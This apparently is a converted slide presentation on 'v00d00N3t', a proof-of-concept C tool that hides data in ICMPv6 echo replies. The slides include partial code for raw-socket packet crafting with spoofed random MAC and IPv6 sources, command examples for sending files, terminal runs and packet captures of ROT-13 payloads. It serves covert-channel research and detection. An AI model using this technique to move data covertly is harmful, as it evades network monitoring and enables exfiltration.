
Steve Urrea  
Rob Murphy  
Team 6

EGP -> BGP6

IGP -> RIPv6

AS 64601  
VLANs

AS 64601 2001:6343:400::/48



AS 64602 2002:7284:6969::/48

AS 64600 2003:2180:394::/48

# Test Networks

- **Cisco Routers**
  - **2650 (3)**
    - **C2600-js-mz.122\_8\_T5.STB.5**
  - **2621XM/2610**
    - **C2600-ik9o3s3-mz.123-15b.bin**
- **IRP → RIPv6**
- **ERP → BGPv6**

# **v00d00N3t Development**

- **It's a PoC**
- **Written in C**
- **Creates the entire packet starting with Ethernet Layer**
- **Designed to subvert casual local traffic analysis**
- **Manipulate the IPv6 and ICMPv6 layers**
- **Does not cater to IPv4 AND IPv6**



# **v00d00N3t Development**

- **Uses standard C libraries not USAGI**
- **Development system was updated weekly (kernel included)**
- **Test systems were updated periodically**
- **Test runs on FC4 and FC5**

# The Socket

```
void sock_init()
{
 sock = socket(PF_PACKET,
 SOCK_RAW, htons(ETH_P_ALL));
}
```

# Random MAC Address

```
void rnd_MAC()
{
 read(dev_urandom, rand_mac, 6);
 rand_mac[0] = 0;
 snprintf(secondhalf, 64,
 "2%2.2x:%2.2xff:fe%2.2x:%2.2x%2.2x",
 rand_mac[1], rand_mac[2],
 rand_mac[3], rand_mac[4],
 rand_mac[5]);
}
```

# Random IPv6 Address

```
void rnd_IPv6()
{
 char full[INET6_ADDRSTRLEN];
 char half[INET6_ADDRSTRLEN];
 char Ohalf[INET6_ADDRSTRLEN];
 inet_pton(AF_INET6, myaddress, full, sizeof(full));
 memcpy(half, full, 8);
 memset(half + 8, 0, sizeof(half));
 inet_ntop(AF_INET6, half, Ohalf, sizeof(Ohalf));
 int x = strlen(Ohalf);
 memcpy(Ohalf + (x - 1), secondhalf, sizeof(half));
 inet_pton(AF_INET6, Ohalf, full, sizeof(full));
 inet_ntop(AF_INET6, full, my_rnd_ip_addr,
 sizeof(my_rnd_ip_addr));
}
```



# Start Building

```
memset (packet, 0, 4096);
eth = (struct ether_header*) packet;
ip6 = (struct ip6_hdr*)(eth + 1);
icmp6 = (struct icmp6_hdr*)(ip6 + 1);
memcpy(eth->ether_dhost, gate_mac, ETH_ALEN);
memcpy(eth->ether_shost, rand_mac, ETH_ALEN);
eth->ether_type = htons(ETHERTYPE_IPV6);
inet_pton(AF_INET6, my_rnd_ip_addr,
 IPv6SRCADDR, sizeof(IPv6SRCADDR));
memcpy(&ip6->ip6_src, IPv6SRCADDR,
 sizeof(IPv6SRCADDR));
```

# Send

```
int send_packet(int sizer)
{
 close(sock);
 sock_init();
 if (sendto(sock, packet, sizeof(struct ether_header) +
 sizeof(struct ip6_hdr) + sizeof(struct icmp6_hdr) + sizer, 0,
 (struct sockaddr *)&sa, sizeof(sa)) < 0)
 {
 perror("There was a problem sending your packet");
 exit(-1);
 }
 sizer = 0;
}
```

# **v00d00N3t Capabilities**

- **Flags, Flags, and more Flags...**
  - **d → Destination IPv6 address**
  - **r → Receive mode**
  - **k → Keyboard entry mode**
  - **f → Send a file**
  - **i → Interface identification**
  - **g → Gateway MAC address**
  - **b → Throttle by bytes (per packet)**
  - **t → Throttle by time (1 second intervals)**
  - **x → 4 digit PIN for send and receive**
  - **h → Help menu**

# **v00d00N3t Capabilities**

- **Send data (keyboard or text file)**
- **Obscure data (ROT-13)**
- **Random source MAC and IPv6 address**
- **Determine gateway MAC address**
- **Throttle by bytes and/or time**
- **Receive data**



# **v00d00N3t Capabilities**

- **Requires 4 digit PIN for sender and receiver, allowing multiple streams**
- **ICMPv6 ID tells receiver how many bytes out of payload to read**
- **ICMPv6 SEQ tells receiver if it should read the packet or not**

# **v00d00N3t Testing**

- **Validate that the packets would survive on a 'slick' 6 network**
- **Validate that the packets would survive in the 'wild', basically uncontrolled environment**
- **Still not tested for survivability in an IPv6 production environment with IDS/IPS/FW etc...**

root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic ~]# ifconfig
eth0 Link encap:Ethernet HWaddr 00:0C:29:55:62:CA
 inet addr:192.168.1.252 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: 2001:618:400:3b3b:20c:29ff:fe55:62ca/64 Scope:Global
 inet6 addr: fe80::20c:29ff:fe55:62ca/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:4574 errors:0 dropped:0 overruns:0 frame:0
 TX packets:3580 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:548238 (535.3 KiB) TX bytes:558190 (545.1 KiB)
 Interrupt:17 Base address:0x1080

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
```

root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic Desktop]# traceroute6 2001:470:1f00:2658:240:45ff:fe18:9aa3
traceroute to 2001:470:1f00:2658:240:45ff:fe18:9aa3 (2001:470:1f00:2658:240:45ff:fe18:9aa3), 30 hops max, 40 byte packets
 1 2001:618:400:3b3b::1 (2001:618:400:3b3b::1) 0.000 ms 0.426 ms 0.436 ms
 2 tb-exit.ipv6.btexact.com (2001:618:400::1) 154.200 ms 157.465 ms 154.002 ms
 3 uk6x-core-hopper-g0-2.ipv6.btexact.com (2001:618:1::7) 157.266 ms 157.557 ms 158.732 ms
 4 v6-tunnel-ignite-de.ipv6.btexact.com (2001:7f8:2:8015::3) 186.005 ms 185.122 ms 185.360 ms
 5 2001:5001:200:7::1 (2001:5001:200:7::1) 209.960 ms 207.232 ms 208.429 ms
 6 ge-0-0-0-100-bcr2.fra.cw.net (2001:5000:0:13::2) 208.716 ms 208.414 ms ge-1-0-0-200-bcr2.fra.cw.net (2001:5000:0:14::
 7 so-1-2-0-dcr2.fra.cw.net (2001:5000:0:f::1) 247.625 ms 211.164 ms 207.932 ms
 8 so-4-0-0-dcr1.amd.cw.net (2001:5000:0:e::2) 208.582 ms 207.719 ms 211.347 ms
 9 so-3-0-0-zcr1.amt.cw.net (2001:5000:0:12::2) 212.102 ms 219.530 ms 217.735 ms
10 nl-ams04a-rel-fe-0-0.ipv6.aorta.net (2001:7f8:1::a500:6830:1) 213.759 ms 214.829 ms 210.101 ms
11 nl-ams06d-rel-t-2.ipv6.aorta.net (2001:730::1:c) 213.005 ms 214.406 ms 213.400 ms
12 hurrican.net-gw1.nl.ipv6.aorta.net (2001:730::1:2f) 322.959 ms 323.803 ms 328.081 ms
13 2001:470:1fff:4:2e0:feff:fe07:c000 (2001:470:1fff:4:2e0:feff:fe07:c000) 323.108 ms 322.725 ms 323.923 ms
14 2001:470:1f00:2658:240:45ff:fe18:9aa3 (2001:470:1f00:2658:240:45ff:fe18:9aa3) 342.843 ms 344.867 ms 340.994 ms
[root@blackmagic Desktop]#
```

root@blackmagic:~

File Edit View Terminal Tabs Help

[root@blackmagic ~]# ./v00d00N3t

```

* v00d00N3t *

```

#### Options:

##### Required

- d Destination IPv6 address
- or
- r Receive mode
- i Interface to communicate from
- k Send text via keyboard
- or
- f Location of the file you want to send
- x 4 digit PIN required for packet sending/receiving

##### Optional

- g Gateway MAC address
- b Amount of characters to send per packet
- t Amount of delay (in seconds) between sending packets
- h This menu

Example: Send a file

```
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -x 1234 -f /root/send.txt
```

Example: Send a file then remain in console mode

```
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -g 00:12:fd:34:69:FF -x 1234 -f /root/send.txt -k
```

Example: Send text via keyboard

```
#>v00d00N3t -d 2006:3820:40:2a03:d843:55dc:3944:d3d2 -i eth0 -x 1234 -k
```

Example: Receive incoming text

```
#>v00d00N3t -r -i eth0 -x 1234
```

[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234

Quitting, you need to select an interface from the list below that has a routable IPv6 address.

Interface: lo

Address: \*\*\*\*\*

Interface: eth0

Address: [2001:618:400:3b3b:20c:29ff:fe55:62ca]

\*\*\*\*\*

Interface: eth0

Address: \*\*\*\*\*

[root@blackmagic ~]#



root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234 -i eth0 -k
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
You are in console mode, type your message and press return to send.
```

root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic ~]# ./v00d00N3t -r -i eth0 -x 4321
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
Receive Mode
```

root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic ~]# ./v00d00N3t -d 2001:470:1f00:2658:240:45ff:fe18:9aa3 -x 1234 -i eth0 -k
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
You are in console mode, type your message and press return to send.
this is the first test
```

root@blackmagic:~

File Edit View Terminal Tabs Help

```
[root@blackmagic ~]# ./v00d00N3t -r -i eth0 -x 4321
Your address is: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Attempting to find the GW MAC..
Found GW MAC: 0:14:bf:b4:db:4
Receive Mode
This is from Steve
```

# Results

- The packets survived each test run
- Sent 'Echo Reply' messages with a payload of 1440 bytes in payload with no problem
- Larger files were broken up by the host and sent in increments
- Sent packets with a throttle set for 1 byte per 5 minutes
- Used 2 different Tunnel Brokers for testing

| No.  | Time        | Source                               | Destination                           | Protocol | Info                 |
|------|-------------|--------------------------------------|---------------------------------------|----------|----------------------|
| 7214 | 6779.351404 | fe80::214:0111:feb4:db04             | ff02::1                               | ICMPv6   | Router advertisement |
| 7224 | 6788.907558 | fe80::214:bfff:feb4:db04             | ff02::1                               | ICMPv6   | Router advertisement |
| 7225 | 6788.927184 | 2001:618:400:3b3b:240:58ff:fe75:34e8 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7226 | 6788.942089 | 2001:618:400:3b3b:2b5:b2ff:fe4a:c610 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7227 | 6788.954671 | 2001:618:400:3b3b:21c:23ff:fe49:48c1 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7228 | 6788.967288 | 2001:618:400:3b3b:29e:eeff:fe6d:231d | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7229 | 6788.979172 | 2001:618:400:3b3b:244:33ff:fe03:dc5a | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7230 | 6788.991480 | 2001:618:400:3b3b:2f5:6eff:fe4e:ce3b | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7231 | 6789.002880 | 2001:618:400:3b3b:2f6:b4ff:fedc:77ff | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7232 | 6789.014729 | 2001:618:400:3b3b:202:47ff:fed8:9afb | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7233 | 6789.027254 | 2001:618:400:3b3b:21e:1ff:feb5:33ce  | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7234 | 6789.038874 | 2001:618:400:3b3b:2ee:a0ff:fe85:c2bd | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7235 | 6789.050587 | 2001:618:400:3b3b:2f9:a8ff:fe48:c438 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7236 | 6789.062709 | 2001:618:400:3b3b:26c:1ff:feab:f10f  | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7237 | 6789.074391 | 2001:618:400:3b3b:240:8fff:fe6b:f923 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7238 | 6789.086755 | 2001:618:400:3b3b:233:c8ff:fe38:2696 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7239 | 6789.097407 | 2001:618:400:3b3b:2bf:2bff:fe09:15b5 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7240 | 6789.111114 | 2001:618:400:3b3b:26e:ff:fe54:aa52   | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |
| 7241 | 6789.122736 | 2001:618:400:3b3b:215:b9ff:fe02:a393 | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |

Frame 7225 (94 bytes on wire, 94 bytes captured)

Ethernet II, Src: Kronos\_75:34:e8 (00:40:58:75:34:e8), Dst: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)

Destination: cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)

Source: Kronos\_75:34:e8 (00:40:58:75:34:e8)

Type: IPv6 (0x86dd)

Internet Protocol Version 6

Version: 6

Traffic class: 0x96

Flowlabel: 0x94141

Payload length: 40

Next header: ICMPv6 (0x3a)

Hop limit: 255

Source address: 2001:618:400:3b3b:240:58ff:fe75:34e8

Destination address: 2001:470:1f00:2658:240:45ff:fe18:9aa3

Internet Control Message Protocol v6

Type: 129 (Echo reply)

Code: 5

Checksum: 0x8570 [correct]

ID: 0xc168

Sequence: 0xd228

Data (32 bytes)

```

0000 00 14 bf b4 db 04 00 40 58 75 34 e8 86 dd 69 69 @ xu4...i
0010 41 41 00 28 3a ff 20 01 06 18 04 00 3b 3b 02 40 AA.(.@
0020 58 ff fe 75 34 e8 20 01 04 70 1f 00 26 58 02 40 X..u4. . .p.&x.@
0030 45 ff fe 18 9a a3 81 05 85 70 c1 68 d2 28 56 61 E.....p.h.(Va
0040 66 67 6e 79 79 76 61 74 20 79 76 6f 74 70 70 2d fgnyyvat yvotpp-
0050 34 2e 31 2e 30 2d 33 2e 76 33 38 36 2e 0a 4.1.0-3. v386..

```









| No.   | Time        | Source                                | Destination                           | Protocol | Info                 |
|-------|-------------|---------------------------------------|---------------------------------------|----------|----------------------|
| 12822 | 9300.381090 | Fe80::214:bfff:feb4:db04              | ff02::1                               | ICMPv6   | Router advertisement |
| 12824 | 9301.464447 | 2001:470:1f00:2658:276:12ff:fe0b:9100 | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12825 | 9303.459808 | 2001:470:1f00:2658:287:e8ff:fe67:34be | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12826 | 9305.461890 | 2001:470:1f00:2658:282:62ff:fee3:3ea0 | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12828 | 9307.475866 | 2001:470:1f00:2658:2d6:e2ff:fe98:ae8f | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12832 | 9309.448129 | 2001:470:1f00:2658:24a:39ff:fe15:6e8f | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12833 | 9309.879900 | Fe80::214:bfff:feb4:db04              | ff02::1                               | ICMPv6   | Router advertisement |
| 12834 | 9311.497699 | 2001:470:1f00:2658:2c5:70ff:fe4f:7069 | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12835 | 9313.463699 | 2001:470:1f00:2658:20c:bcff:fe43:653e | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12836 | 9315.505699 | 2001:470:1f00:2658:2d6:5ff:fecc:21da  | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12837 | 9317.461838 | 2001:470:1f00:2658:213:2bff:fec7:c2f9 | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12842 | 9318.547913 | Fe80::214:bfff:feb4:db04              | ff02::1                               | ICMPv6   | Router advertisement |
| 12845 | 9322.069796 | 2001:470:1f00:2658:23c:d0ff:fe94:f5f2 | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12848 | 9323.491563 | 2001:470:1f00:2658:206:9dff:fec9:fc2f | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12850 | 9325.503645 | 2001:470:1f00:2658:286:9ff:fe9d:2b90  | 2001:618:400:3b3b:20c:29ff:fe55:62ca  | ICMPv6   | Echo reply           |
| 12851 | 9327.653621 | Fe80::214:bfff:feb4:db04              | ff02::1                               | ICMPv6   | Router advertisement |
| 12858 | 9332.882949 | Fe80::214:bfff:feb4:db04              | ff02::1                               | ICMPv6   | Router advertisement |
| 12865 | 9340.072981 | 2001:618:400:3b3b:22c:5fff:fe1e:ce3d  | 2001:470:1f00:2658:240:45ff:fe18:9aa3 | ICMPv6   | Echo reply           |

Frame 12824 (94 bytes on wire, 94 bytes captured)

Ethernet II, Src: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04), Dst: Vmware\_55:62:ca (00:0c:29:55:62:ca)

Destination: vmware\_55:62:ca (00:0c:29:55:62:ca)

Source: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)

Type: IPv6 (0x86dd)

Internet Protocol Version 6

Version: 6

Traffic class: 0x96

Flowlabel: 0x94141

Payload length: 40

Next header: ICMPv6 (0x3a)

Hop limit: 247

Source address: 2001:470:1f00:2658:276:12ff:fe0b:9100

Destination address: 2001:618:400:3b3b:20c:29ff:fe55:62ca

Internet Control Message Protocol v6

Type: 129 (Echo reply)

Code: 105

Checksum: 0xd16b [correct]

ID: 0xff54

Sequence: 0xe198

Data (32 bytes)

```

0000 00 0c 29 55 62 ca 00 14 bf b4 db 04 86 dd 69 69 ..)Ub... ..i
0010 41 41 00 28 3a f7 20 01 04 70 1f 00 26 58 02 76 AA.(. . .p.&X.v
0020 12 ff fe 0b 91 00 20 01 06 18 04 00 3b 3b 02 0c i:..
0030 29 ff fe 55 62 ca 81 69 d1 6b ff 54 e1 98 79 20).Ub..i.k.T.y
0040 73 62 65 20 76 67 66 20 6e 6f 76 79 76 67 6c 0a sbe vgf novyvg\
0050 67 62 20 65 72 6e 71 20 7a 68 79 67 76 63 gb ernq zhygvc

```

12824 9301.464447 2001:470:1f00:2658:276:12ff:fe0b:9100 2001:618:400:3b3b:20c:29ff:fe55:...

Frame 12824 (94 bytes on wire, 94 bytes captured)  
Ethernet II, Src: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04), Dst: Vmware\_55:62:ca (00:0c:29:55:62:ca)  
Destination: Vmware\_55:62:ca (00:0c:29:55:62:ca)  
Source: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)  
Type: IPv6 (0x86dd)  
Internet Protocol Version 6  
Version: 6  
Traffic class: 0x96  
Flowlabel: 0x94141  
Payload length: 40  
Next header: ICMPv6 (0x3a)  
Hop limit: 247  
Source address: 2001:470:1f00:2658:276:12ff:fe0b:9100  
Destination address: 2001:618:400:3b3b:20c:29ff:fe55:62ca  
Internet Control Message Protocol v6  
Type: 129 (Echo reply)  
Code: 105  
Checksum: 0xd16b [correct]  
ID: 0xff54  
Sequence: 0xe198  
Data (32 bytes)

|      |                                                 |                   |
|------|-------------------------------------------------|-------------------|
| 0000 | 00 0c 29 55 62 ca 00 14 bf b4 db 04 86 dd 69 69 | ..)Ub... ..ii     |
| 0010 | 41 41 00 28 3a f7 20 01 04 70 1f 00 26 58 02 76 | AA.(:. . .p..&x.v |
| 0020 | 12 ff fe 0b 91 00 20 01 06 18 04 00 3b 3b 02 0c |                   |
| 0030 | 29 ff fe 55 62 ca 81 69 d1 6b ff 54 e1 98 79 20 | )..Ub..i .k.T..y  |
| 0040 | 73 62 65 20 76 67 66 20 6e 6f 76 79 76 67 6c 0a | sbe vgf novyvg1.  |
| 0050 | 67 62 20 65 72 6e 71 20 7a 68 79 67 76 63       | gb ernq zhygvc    |

3750 4431.060749 2001:618:400:3b3b:2b9:4cff:feeb:5997 2001:470:1f00:2658:240:45ff:fe18:9aa3 IC...

Frame 3750 (94 bytes on wire, 94 bytes captured)  
Ethernet II, Src: 00:b9:4c:cb:59:97 (00:b9:4c:cb:59:97), Dst: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)  
Destination: Cisco-Li\_b4:db:04 (00:14:bf:b4:db:04)  
Source: 00:b9:4c:cb:59:97 (00:b9:4c:cb:59:97) ←  
Type: IPv6 (0x86dd)  
Internet Protocol Version 6  
Version: 6  
Traffic class: 0x96 ←  
Flowlabel: 0x94141 ←  
Payload length: 40  
Next header: ICMPv6 (0x3a) ←  
Hop limit: 255  
Source address: 2001:618:400:3b3b:2b9:4cff:feeb:5997 ←  
Destination address: 2001:470:1f00:2658:240:45ff:fe18:9aa3  
Internet Control Message Protocol v6  
Type: 129 (Echo reply) ←  
Code: 5 ←  
Checksum: 0x10e3 [correct] ←  
ID: 0xa7cb ←  
Sequence: 0xd209 ←  
Data (32 bytes) ←

|      |                                                 |                   |
|------|-------------------------------------------------|-------------------|
| 0000 | 00 14 bf b4 db 04 00 b9 4c cb 59 97 86 dd 69 69 | ..... L.Y...ii    |
| 0010 | 41 41 00 28 3a ff 20 01 06 18 04 00 3b 3b 02 b9 | AA.(:. . ....:..  |
| 0020 | 4c ff fe cb 59 97 20 01 04 70 1f 00 26 58 02 40 | ...Y...p...8X@    |
| 0030 | 45 ff fe 18 9a a3 81 05 10 e3 a7 cb d2 09 61 61 | E.....aa          |
| 0040 | 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 | bcdefghi jklmnopq |
| 0050 | 72 73 74 75 76 77 61 62 63 64 65 66 67 68       | rstuvwab cdefgh   |





# References

- [http://www.ipv6style.jp/en/statistics/address\\_depletion/index.shtml](http://www.ipv6style.jp/en/statistics/address_depletion/index.shtml)
- <http://www.rfc-editor.org>
- <http://openwrt.org/>
- [http://wiki.openwrt.org/IPv6\\_howto](http://wiki.openwrt.org/IPv6_howto)
- <https://tb.ipv6.btexact.com/>
- <http://www.he.net/index.html>